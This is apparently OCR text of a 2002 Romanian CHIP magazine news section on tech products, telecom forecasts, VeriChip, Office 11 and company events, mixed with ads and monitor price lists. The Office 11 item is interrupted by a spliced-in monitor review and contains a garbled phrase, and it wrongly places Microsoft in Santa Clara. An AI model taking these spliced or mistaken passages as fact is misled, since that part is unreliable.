Mai mult, Pambuccian consideră că în România broadband-ul și tehnologia 3G se vor impune, deoarece sunt necesare pentru dezvoltarea și diversificarea ofertei din domeniul telecomunicațiilor. Totuși, Pambuccian a declarat că nu crede că piața românească este pregătită pentru bandă largă și pentru un pachet bogat și diversificat de servicii. El a estimat că după 2003, în România vor exista două piețe în sectorul telecomunicațiilor: una care va dispune de broadband performant, care va avea o ofertă bogată și de calitate înaltă, dar care va fi scumpă, și o piață ieftină care însă va face compromisuri la calitate.

Pentru viitorul mai depărtat, Pambuccian a preconizat că serviciile de divertisment, aplicațiile de navigație și turism, împreună cu industria de entertainment aferentă, precum și aplicațiile financiar bancare vor fi sectoare de succes în peisajul telefoniei mobile din România. Cu această ocazie, Pambuccian a ținut să sublinieze faptul că la noi în țară nu se produce software general, ci doar „de împrumut" pentru companiile străine, ceea ce este un motiv de îngrijorare. „Avem șansa să scriem aplicații generale cu care să concurăm de la egal la egal cu jucătorii principali de pe piața internațională", a declarat el.

www.chip.ro

Microsoft și Panasonic

Un nou format pentru medii optice

Microsoft, alături de Matsushita Electric Industrial (Panasonic), a propus recent un nou format care aduce îmbunătățiri semnificative în domeniul stocării, organizării și playback-ului conținutului multimedia (fotografii digitale, conținut audio și video) pe medii optice, de exemplu CD-RW-uri. Denumită HighM.A.T. (High-performance Media Access Technology), noua colecție de specificații intervine în optimizarea interoperabilității dintre PC și dispozitive electronice precum playere CD și dispozitive DVD. CD-urile create cu ajutorul tehnologiei HighM.A.T. sunt compatibile cu majoritatea dispozitivelor care pot rula medii înregistrate. În esență, formatul propus rezolvă problemele de incompatibilitate dintre interfețele diverselor dispozitive care redau conținutul multimedia.

HighM.A.T. definește o tehnică optimizată care permite PC-urilor să identifice fișiere digitale de stocare pe medii înregistrate, tehnică ce va scădea timpul de acces pentru CD-urile de date și alte formate fizice, permițând în același timp accesul fără probleme la o paletă mult mai largă de dispozitive capabile să redea conținut multimedia. CD-urile HighM.A.T. îndeplinesc standardele ISO 9660 și sunt compatibile și cu majoritatea dispozitivelor de gen prezente pe piață. Microsoft va încorpora suport pentru HighM.A.T. în Windows Media Player 9 Series și în viitoarele versiuni ale aplicației Windows Movie Maker încorporată în Windows XP. Și Panasonic și-a anunțat intenția de a încorpora suport pentru noul format în viitoarele sale modele de playere CD și DVD. De asemenea, și Fujifilm a anunțat faptul că va încorpora acest suport în viitoarele sale produse, fiind urmată și de alte companii care s-au arătat foarte interesate de HighM.A.T.

www.highmat.com


MaguaY

17" LS704UT VM 1403, FST, 0.27dp, 1280x1024@65Hz, 70KHz, 110MHz, D-Sub, TCO 99	131	
17" HM704UTc, bi-color case, Diamondtron M2, 0.25dp, 96KHz, 160MHz, 1600x1200@77Hz, D-Sub, TCO 95	265	
19" LS902UT, VM 1451, 0.26dp, 95KHz, 200MHz, max. 1600x1200@76Hz, D-Sub, TCO 99	230	
19" HM903DT VM Pro 454, Diamondtron M2, 0.25dp, 130KHz, 345MHz, max. 1840x1440@76Hz, USB, Boxe, 2x D-Sub, TCO 99	450	
22" HA202D VM Pro 512, Diamondtron NF, 0.24dp, 140KHz, 390MHz, max. 2048x1536@87Hz, 2x D-Sub, USB, boxe, TCO 99	767	

iiyama

15" BX3814UT, TN WA TFT, 0.8MegaPixel, 1024 x 768@75Hz, 61KHz, 80MHz, 30ms, contrast/strălucire 300/320cd, TCO 99	400
17" AS4314UT, TN WA TFT, 1.3MegaPixel, 1280 x 1024@75Hz, 80KHz, 135MHz, 25ms, contrast/strălucire 400/250cd, TCO 99	610
18" AS4637UT, NEC IPS TFT, 1.3MegaPixel, 2x DVI-I, S-Video, 1280x1024@75Hz, 80KHz, 135MHz, 35ms, contrast/strălucire 350/240cd, boxe, USB, TCO99	1,340
19" AS4821DBK, MVA TFT, 1.3MegaPixel, 2x DVI-I, sRGB, 1600x1200@60Hz, 80KHz, 135MHz, 25ms, contrast/strălucire 600/250cd, USB, TCO95 - black design	1,350

Prețurile sunt exprimate în Euro și nu conțin TVA



BEST COMPUTER SRL	021-303.01.91	info@bestcomputers.ro
CARO GROUP S.A.	021-313.71.10	office@caro.ro
ELSACO ELECTRONIC SRL	0231-51.42.78	sales@elsaco.com
PROSYS SRL	021-252.42.32	office@prosys.ro
R&M INTERNATIONAL 94	021-665.64.08	rmi94@xnet.ro
SARANIS COM SRL	0244-14.28.06	saranis@interplus.ro
TAPE COMPUTER SRL	021-330.57.83	tape@tape.ro
VIAMI COMPUTERS SRL	021-327.72.45	sales@viami.ro

Maguay Impex s.r.l
București:021-210.38.33; 021-210.38.09,
Târgoviște: 0245-21.21.81
www.maguay.ro, e-mail: office@maguay.ro

Applied Digital Solutions

VeriChip în legalitate

Poate vă mai amintiți faptul că acum aproximativ opt luni de zile vă prezentam VeriChip, un cip de dimensiuni miniaturale care se implantează subcutanat. În principiu, VeriChip poate stoca orice fel de informații legate de persoana care îl poartă, de la anamneza medicală şi până la datele de identificare înscrise pe o carte de identitate. Cipul a iscat însă numeroase discuții şi revolte atât în rândul organizațiilor care protejează drepturile omului, cât şi în rândul bisericii, care îl caracteriza ca fiind „semnul bestiei". Aceste revolte au determinat pe oficialii americani să se mai gândească dacă să acorde sau nu autorizația de comercializare cipului în cauză. Recent am aflat că, în fine, oficialii în cauză s-au decis, iar învingător a ieşit VeriChip, care a primit autorizația de comercializare. Producătorii cipului, compania Applied Digital Solutions (ADS), au pregătit deja numeroase campanii, oferind reduceri de până la 50 de dolari pentru primii 100.000 de cumpărători. Mai mult, ADS nici nu a primit bine autorizația, că a şi anunțat un nou model de VeriChip care va oferi posibilitatea de a localiza purtătorul prin intermediul sateliților. Dacă există multe domenii în care VeriChip se dovedeşte din start folositor (mai ales în medicină, dar şi în alte domenii), cu siguranță că există şi suspiciuni în privința acestei tehnologii, care în esență va aduna cam toate datele despre purtător, de la numărul contului bancar şi până la poziția în care acesta se află la un moment dat.



Cipul pentru oameni VeriChip a intrat în legalitate şi pe piața IT.

www.adsx.com

Microsoft

Windows 2000 SP4 Beta

Anumite surse ne-au informat că Microsoft a trimis recent invitații pentru testarea beta a Windows 2000 SP4. Candidații au fost selectați din grupul celor care au participat la testarea beta a Windows 2000 SP3. Oficiali Microsoft au declarat că doresc să apeleze pentru acest stadiu al pachetului la un grup de testeri bine aleşi, care să participe activ şi care să ofere un feedback performant echipei de dezvoltatori. Cei aleşi vor putea download-a versiunile beta ale SP4, dar vor putea cere şi copii ale Windwos 2000 cu noul Service Pack. Acestea vor funcționa pe o perioadă de 120 de zile. Tester-ii care vor sesiza săptămânal cele mai multe bug-uri vor primi şi premii. Microsoft nu a dat detalii referitoare la data de lansare oficială a SP4.

www.microsoft.com

CHIP, ARtelecom

Transmisie în direct de la 3G Readiness

În perioada 4-6 noiembrie 2002, ARtelecom în parteneriat cu redacția revistei CHIP Computer & Communications a transmis în direct pe Internet conferința şi expoziția 3G Readiness.

Transmisiunea a fost realizată prin intermediul a patru camere. Una dintre acestea a prezentat imagini de la expoziția organizată cu această ocazie în sala Unirea de la Palatul Parlamentului, iar celelalte trei au prezentat lucrările care s-au desfăşurat în sala Nicolae Iorga.

Cei interesați au putut urmări live desfăşurarea evenimentului la adresele www.artelecom.ro şi www.chip.ro. Cu această ocazie, ARtelecom a pus la dispoziția organizatorului conferinței o conexiune la Internet având lățimea de bandă totală de peste 10 Mbps. Zona de transmisie asigurată de CHIP a fost dotată cu video servere Maguay Power Station. În peisajul Internetului românesc este pentru prima dată când se realizează transmisia online a unui eveniment de importanță internațională.



ARtelecom şi redacția CHIP Computer&Communications au transmis live pe Internet evenimentul 3G Readiness.


www.chip.ro
www.artelecom.ro

HP, MIT

Biblioteca viitorului

Hewlett-Packard şi Massachussetts Institute of Technology (MIT) au prezentat recent un prototip al unui sistem pentru arhivarea electronică a cărților, notelor şi datelor ştiințifice. Conform reprezentanților celor două organizații, acest sistem ar putea deveni un model pentru „biblioteca viitorului", care va fi prezentă în orice instituție de învățământ.

Noul sistem a fost denumit DSpace şi este în principiu un depozit electronic centralizat al cantităților enorme de proprietăți intelectuale ale laboratoarelor de cercetare. Estimativ, MIT a declarat că produce anual 10.000 de fişiere cu conținut digital ştiințific; în acestea sunt incluse rapoarte tehnice, comunicate de presă, studii, cursuri. Multe dintre fişiere sunt de dimensiuni foarte mari şi destul de dificil de accesat. De exemplu, o universitate americană dispune de o hartă în dimensiuni reale a oceanelor lumii, hartă care măsoară nici mai mult, nici mai puțin de 30 terrabytes. DSpace permite crearea unei biblioteci virtuale care va cuprinde pentru început materialul a câteva universități americane. Acesta este un sistem de stocare open-source care este echipat cu portaluri personalizate pentru fiecare universitate. Portalurile oferă accesul la informație şi permit upload-ul de date. Conținutul stocat de DSpace este clasificat cu ajutorul unui index. Momentan, acesta afişează doar numele fişierului, dar în curând se vor anexa şi numele autorului, precum şi posibilitatea de a căuta informații în textul efectiv. Pentru partea de stocare vor fi utilizate toate sistemele de care dispun universitățile participante, sistemul fiind capabil să interconecteze toate bibliotecile acestora.



www.mit.edu

UN DISTRIBUITOR
pe măsură,
pentru produse
DE TOP

ELKOTech România este parte integrantă a grupului de firme ELKO, distribuitor cu largă răspândire în Europa Centrală și de Est, Țările Baltice, CIS și Asia.
Beneficiind de avantajele unui distribuitor multinațional, ELKOTech România s-a impus deja în piață ca lider în distribuția unor mărci de prestigiu.



- procesoare
- hard-disk-uri
- plăci de bază
- servere
- echipamente de rețea
- monitoare
- CD-ROM / CD-RW / DVD-ROM
- video / audio / multimedia
- periferice

ELKO Tech
R O M A N I A
A member of the ELKO GROUP

Str. Siret Nr. 95, Sector 1, București
Tel: +40 (1) 224.60.94 / 95 / 96
Fax: +40 (1) 224.60.97
E-mail: sales@elko.ro http://www.elko.ro


Fujitsu Siemens

Stylistic ST4110

Fujitsu Siemens a prezentat recent noul Tablet PC Stylistic ST4110, primul dispozitiv de gen al companiei, dezvoltat în special pentru cerințele pieței europene. Din punct de vedere software, Stylistic ST4110 rulează pe platforma Windows XP Tablet PC Edition. Dispozitivul este echipat cu mai multe taste funcționale, ca de exemplu un buton de scroll sau un buton pentru pornire rapidă; el se va livra, desigur, împreună cu un creion electronic special.

Din punct de vedere hardware, Stylus ST4110 de la Fujitsu Siemens este dotat cu un procesor Pentium-III M ULV la 800 MHz, cu minim 256 și maxim 768 MB RAM, cu un chipset grafic i830M (căruia îi va putea fi alocat un maxim de 48 MB de memorie) și cu un harddisk de 20 sau 40 GB. Ecranul are o diagonală de 10,4 țoli și este capabil de o rezoluție de până la 1024 x 768 de pixeli. Tablet PC-ul încorporează și un modem, precum și module LAN, IrDA și, la alegerea clientului, W-LAN. Stylus ST4110 măsoară 30,1 cm lungime x 22 cm lățime x 2,2 cm grosime și cântărește aproape un kilogram și jumătate.

Fujitsu Siemens nu a dat detalii referitoare la data de lansare sau la preț.



Stylistic 3500 – un tablet PC la fel de elegant, dar care nu se adresează în special europenilor.

www.fujitsu-siemens.com

Eveniment

Xerox eXtreme Tour 2002

În data de 24 octombrie a debutat la Brașov evenimentul Xerox eXtreme Tour 2002. Programul a cuprins o scurtă prezentare a companiei Xerox, precum și prezentările noilor echipamente lansate pe piața românească începând cu luna septembrie și a soluțiilor pentru domeniul de imprimare de mare producție, mediul de arte grafice și cel de birou.

Conform reprezentanților Xerox, în acest an au fost expuse nouă echipamente, eXtreme Tour 2002 fiind cea mai largă expoziție de până acum, susținută în România de Xerox. Printre soluțiile prezentate s-au numărat: DC 428, DC 555 (soluții alb/negru pentru sectorul office), DC2240/1632 (soluție color pentru sectorul office), DC12 +EX12 (Color Graphic Art), DP90+DigiPath cu linie de împlicuire (soluție alb/negru pentru sectorul de producție), DC2060 (soluție color pentru sectorul de producție) și X2”36 (sistem color care poate tipări în format A0 pentru sectorul de producție).

Evenimentul cu numele Xerox eXtreme Tour 2002 s-a desfășurat și în orașele Timișoara, Cluj și Iași.

www.xerox.ro



Evenimentul Xerox eXtreme Tour 2002 a debutat la Brașov.

Microsoft

Sesiunile Technet Briefing 2002

Și în această toamnă, Microsoft a organizat sesiunile Technet, care de această dată s-au axat pe securitatea și fiabilitatea rețelelor. Evenimentul s-a desfășurat în data de 24 octombrie la Brașov (împreună cu 2NET Computers), în 28 octombrie la Cluj (împreună cu BRINEL) și în data de 31 octombrie la Timișoara (împreună cu Gramling). Agenda evenimentului a cuprins sesiuni despre securizarea desktop XP și securizarea rețelelor de calculatoare, subiecte discutate în cadrul prezentărilor „Cum securizăm desktop-urile rețelei. Facilități ale Windows XP și Office XP”, „Cum realizăm securitatea infrastructurii de rețea. Cele mai bune practici ”, „Modalități de reducere a TCO în cadrul unui domeniu Windows 2000” și „Avantajele de business ale unei infrastructuri IT integrate”.

În ceea ce privește securitatea rețelelor de calculatoare, prezentările au inclus proceduri de management și administrare centralizată a rețelei, modurile de securizare a stațiilor de lucru și acordarea drepturilor de acces controlat al utilizatorilor la informațiile din intranet și de la distanță.

www.microsoft.com/romania



Și în acest an, Microsoft a susținut sesiunile Technet Briefing, care s-au desfășurat în orașele Brașov, Cluj și Timișoara.

Fujitsu Siemens

În ascensiune pe piața românească

Cu ocazia vizitei în România a domnului Marcus Dekan, Vicepreședinte pentru Austria și Regiunea de Sud-Est din cadrul Fujitsu-Siemens Computers, în data de 23 octombrie s-a organizat la World Trade Center din București o conferință de presă. Astfel am aflat că vizita lui Dekan face parte dintr-un turneu care cuprinde Iugoslavia și Bulgaria și care are ca scop evidențierea creșterii semnificative a volumului de vânzări din regiunea sud-est europeană a companiei Fujitsu Siemens Computers.

„Prezența la București a vicepreședintelui corporației [...] credem că reprezintă o recunoaștere a faptului că s-au înregistrat rezultate deosebite în România, o piață considerată, din punct de vedere al dimensiunilor și capacității de absorbție a tehnologiei informatice, ca fiind una din cele mai atractive din Europa de Est”, a declarat Claudiu Florică, reprezentantul Fujitsu Siemens în România. El a mai subliniat faptul că, față de perioada aprilie-octombrie 2001, în aceeași perioadă a acestui an în România Fujitsu Siemens Computers a marcat o creștere de 65% a volumului de vânzări.

De asemenea, s-a mai anunțat faptul că reprezentanța Fujitsu Siemens a stabilit relații de parteneriat (Qualified Partners) cu unele dintre cele mai importante firme IT din România, în calitate de integratori de sistem: Net Consulting, Total Technologies, Fujitsu Services Limited și Siemens Business Systems.




Marcus Dekan, Vicepreședinte pentru Austria și Regiunea de Sud-Est în cadrul Fujitsu Siemens.

www.fujitsu-siemens.com

the all in one solution,
because voice just isn't enough.

VoIP V²oIP™ ViaIP℠

($V^2oIP^{TM} = \frac{\text{voice + video}}{\text{IP}}$)



Service providers Fortune 500 companies:
Don't just integrate...**innovate.**

Offering IP-centric voice, video, and conferencing services has never been easier.

RADVision's highly scaleable ViaIP℠ platform integrates multimedia gateway, multipoint conferencing, data collaboration, gatekeeper functionality, and much more!

RADVISION
the V²oIP™ experts


ICG
INDUSTRIAL COMPUTER GROUP

Pentru mai multe informații vă așteptăm la sediul din București,
Calea Plevnei nr. 136, Tel: (01) - 312.94.54; Fax: (01) - 312.94.64.;
e-mail: office@icg.ro; http://www.icg.ro/

Microsoft

Acces limitat pentru Office 11

Recent, Microsoft a confirmat oficial faptul că software-ul Office 11 va rula doar pe cele mai noi versiuni ale sistemului de operare Windows. Windows 98, 98 SE, Me sau NT îşi pot lua de pe acum „la revedere" de la suita de birou Office 11. Nu este prima dată când Microsoft face astfel de


AOC LM 520A şi LM 700A

Monitoarele LCD captivează prin dimensiunea redusă şi performanţe, la un preţ convenabil. Este şi cazul acestor două monitoare AOC de mai sus. La o rezoluţie standard de 1024x768, LM 520A este recomandat de producător pentru aplicaţii de birou. Deşi cam sărac în meniul de reglare, monitorul este dotat cu un foarte util buton „AUTO", care aşa cum arată numele, va face toate reglajele pentru dumneavoastră. În schimb, la performanţe, LM 520A prezintă unghiuri de vizibilitate bune şi un timp de răspuns dintre cele mai bune. Cu adevărat impresionant este însă filtrul de culoare, peste media obişnuită. Pe suportul pe care se sprijină mai găsim şi două difuzoare ce completează dotările acestui monitor, ce reprezintă o reală alternativă pentru utilizatorii nu foarte pretenţioşi.
Despre „fratele" său din clasa superioară, LM 700A, se poate spune că are aceleaşi performanţe în ceea ce priveşte unghiurile de vizibilitate şi timpul de răspuns. De asemenea, şi la acest monitor sunt prezente cele două difuzoare amplasate pe suportul monitorului şi utilul buton de autoreglare. Asemănările se opresc însă aici, LM700A având o rezoluţie mai mare, de 1280x1024 dar numai la 60Hz şi o arie a ecranului comparabilă cu a unui monitor de 19", un lucru foarte bun pentru aplicaţiile profesionale de birou şi grafică pentru care producătorul AOC recomandă monitorul LM 700A.
Nu în ultimul rând, ambele monitoare sunt dotate cu „emblema" producătorului, şi anume rotiţa pentru navigarea în meniul monitoarelor, aspect ce facilitează navigarea şi selectarea meniurilor.
În ultimul rând, dar nu şi ca importanţă, preţul acestor monitoare este foarte atractiv. (A.B.)

+pret
-suport DVI

Ofertant: UltraPRO Computers
Telefon: 021-2117090
Preţ: 375,9 USD respectiv 568 USD

Dacă Office XP nu oferă suport pentru Windows 95, viitorul Office 11 va face mofturi chiar şi cu Windows 98.

Surse din interiorul companiei au recunoscut că gigantul din Santa Clara va oferi pachetul cunoscut sub numele de cod Office 11 doar pentru Windows 2000 cu Service Pack 3 şi pentru Windows XP. Se pare că şi în stadiul de testare beta a pachetului de aplicaţii, candidaţii care nu deţineau noile sisteme de operare Windows au fost respinşi. Aşadar, cei care deţin mişcări; pachetul Office XP, lansat în luna mai a anului trecut, nu oferă suport pentru Windows 95. Aceleaşi surse au menţionat că, în funcţie de reacţia consumatorilor, până la data de lansare a Office 11 Microsoft se va decide dacă va mai insera sau nu suport pentru versiuni mai vechi de Windows.

www.microsoft.com

Terratec

TerraCAM 2move 1.3

Terratec a prezentat recent o nouă cameră web digitală. Este vorba despre TerraCAM 2move 1.3, un dispozitiv ce poate fi utilizat atât pe post de webcam şi fotoaparat, cât şi pe post de camcorder la rezoluţii de până la 1,3 megapixeli. TerraCAM 2move 1.3 este echipată cu 16 MB de memorie internă de tip flash, oferind o capacitate de stocare de maxim 400 de poze în format VGA sau 5 minute de conţinut video în format QVGA. Aparatul se conectează la un PC prin intermediul unui port USB. Fotografiile captate cu ajutorul TerraCAM 2move 1.3 sunt de dimensiunile 1280 x 1024 sau 640 x 480 de pixeli. Fişierele video sunt captate la o rezoluţie de 320 x 240 de pixeli. Conform celor de la Terratec, noua cameră web consumă foarte puţină energie.



Noua cameră web digitală TerraCAM 2move 1.3 de la Terratec.

www.terratec.com

Sony

Drive CD-RW/DVD-ROM cu USB 2.0

Sony a prezentat recent dispozitivul MPD-AP20U, un drive care funcţionează atât ca unitate de scriere CD-RW, cât şi ca DVD-ROM. Principala noutate adusă de acest model constă în interfaţa USB 2.0, pentru prima oară prezentă în drive-urile de gen de la Sony. MPD-AP20U este capabil să funcţioneze şi stand-alone şi poate rula fişiere în format MP3, CD sau WAV, dispunând în acelaşi timp de capabilităţi de inscripţionare/reinscripţionare. Din acest punct de vedere, noul aparat este capabil să scrie medii optice cu o viteză de maxim 24x, să le rescrie cu până la 10x; de asemenea, MPD-AP20U citeşte CD-urile cu maxim 24x şi DVD-urile, la 8x. Dispozitivul cântăreşte cu tot cu baterii aproximativ 350 de grame şi are o autonomie de 10 ore de funcţionare continuă în cazul redării de CD-uri cu fişiere MP3 şi timp de o oră şi jumătate în cazul redării de filme la calitate DVD.



Sony MPD-AP20U poartă rolul de CD-RW, DVD-ROM şi CD-ROM şi funcţionează stand-alone sau conectat prin USB 2.0 la un PC.

Producătorii au recomandat pentru noul MPD-AP20U un preţ sub 300 de dolari.

www.sony.com

Flamingo

Noi filiale în Alexandria şi Târgu Jiu

Flamingo a inaugurat în 31 august filiala sa din Alexandria şi în 1 noiembrie pe cea din Târgu Jiu. Sediul Flamingo din Târgu Jiu are o suprafaţă de aproximativ 60 mp, este amplasat în zona comercială a oraşului şi este gândit pentru deservirea întregului judeţ Gorj. Magazinul Flamingo din Alexandria are o suprafaţă de aproximativ 90 mp şi este amplasat central, într-o zonă comercială foarte circulată, la intersecţia drumurilor spre Giurgiu, Craiova, Bucureşti, Zimnicea.

Flamingo are planificată deschiderea altor trei magazine până la sfârşitul acestui an, două în Bucureşti şi unul în provincie. În 2002 au mai fost deschise magazinele Flamingo din Lahovari, Calea 13 Septembrie, Grand Avenue, Pantelimon, Berceni şi Drumul Taberei în Bucureşti, precum şi filialele din Tulcea, Târgu Jiu şi Alexandria.


www.flamingo.ro



Flamingo a inaugurat încă două filiale în Alexandria şi Târgu Jiu.

POWERWARE®
POWERING THE WORLD

Seria de UPS-uri Powerware 9120
Protecţia aplicaţiilor critice



